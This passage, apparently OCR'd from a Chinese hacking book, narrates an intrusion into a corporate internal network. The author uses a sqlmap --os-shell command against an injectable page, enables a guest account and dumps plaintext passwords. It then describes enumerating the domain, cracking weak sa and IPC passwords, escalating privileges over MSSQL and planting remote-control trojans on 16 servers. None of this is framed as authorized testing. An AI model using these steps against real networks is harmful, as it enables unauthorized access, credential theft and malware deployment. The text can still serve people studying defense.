


图　2-3-5

运气真好哈有注入点的啊，直接扔 sqlmap 去吧，有神器就是好，就不截图了，是 sa 权限，语句：sqlmap -u "http://127.0.0.1/asp.aspx?id=123" -v 1 --os-shell，直接加个激活 guest 账户进来，看下 ip 是内网，还想嗅探呢反正无聊，渗透看看吧，如图 2-3-6：




图　2-3-6

先抓明文吧，为下一步做准备，系统账号:Administrator，密码 20xxxxxx，net view 看下，如图 2-3-7：




图　2-3-7

机子还不少哈有的玩了，然后，net view /domain，如图 2-3-8：

图　2-3-8

一个小域环境，先不管这个吧（本机环境太蛋疼要不然直接 cobaltstrike 多棒啊），只好一步一步来吧，上传啊 D 网络工具包，先扫下 3389、21、23 等端口，开 3389 端口的大概 20-30 台的样子，直接肉鸡查找下输入刚才的系统密码，如图 2-3-9：




图　2-3-9

我能说这个管理员是 2b 吗，竟然都一样的，毫无疑问全部很轻松的进去了，如图 2-3-10：




图　2-3-10

好吧，装下 X，因为抓 hash 没什么用了，他们那个注入的命令我也不知道怎么玩，拿下域控就 oK 了，但是不会拿，抓明文显然肯定都不行，收集了下信息大部分都装 java，tomcat 了。然后就睡觉了，第二天起来继续开搞，这次换个方法，上传 hscan gui 1.20 扫下弱口令吧，x-scan 也行，还真有几台 sa 和 ipc 弱口令的，内网真心好脆啊，如图 2-3-11：




图　2-3-11

有几台机子已经被控制了所以找没权限的来吧，22,241,111，等几台机子都不行呢，直接传一个 1433 连接器，提权好了（玩过 1433 的都知道，就不多说了）好悲催啊，如图 2-3-12：




图　2-3-12

出错了，百度查了下资料，http://blog.sina.com.cn/s/blog_632d14060100i4ao.html，这是那篇文章的连接地址，很好解决啊，然后使用 sql 查询分离器连接吧，如图 2-3-13：




图　2-3-13

执行完成之后，然后再用 sql 连接器连接下执行命令，如图 2-3-14：

图　2-3-14

接下来毫无悬念几个 sa 权限全部被拿下了（因为错误都是一样的），192.168.100.22 系统账号密码貌似跟别的都不一样，还有两个 ipc 直接用账号密码连接进去，去网盘下载抓取明文的工具，如图 2-3-15：




图　2-3-15

打开出错了，运气好背，好吧，不过没关系，直接 cmd 进入桌面目录直接执行这个文件，如图 2-3-16：




图　2-3-16

抓明文 ok，搞定了，然后现在手里有 3 个系统账号的密码继续啊 d 工具包扫下，果然有几台中招。直接上个远控吧，配置个远控马，ipc 远程种植，上线了几台，如图 2-3-17：

图　2-3-17

然后知道账号密码，而且还都在远控上，更无悬念，全部搞定，有两台机子貌似不行直接在

远控上了。。3389 开了连不上，我也没查原因，总共算下来控制 16 台服务器，如图 2-3-18：




图　2-3-18

还是很不错的，但是还有好多 2008 机子，还有几台 03 都还没进去，基本上这次算是完成一半吧，还没完事，在服务器上发现了几个东西，我也没见过，如图 2-3-19：




图　2-3-19

我也不知道这是什么东西，如图 2-3-20：




图　2-3-20

dhcp 地址池，也不知道能利用嘛，如图 2-3-21：

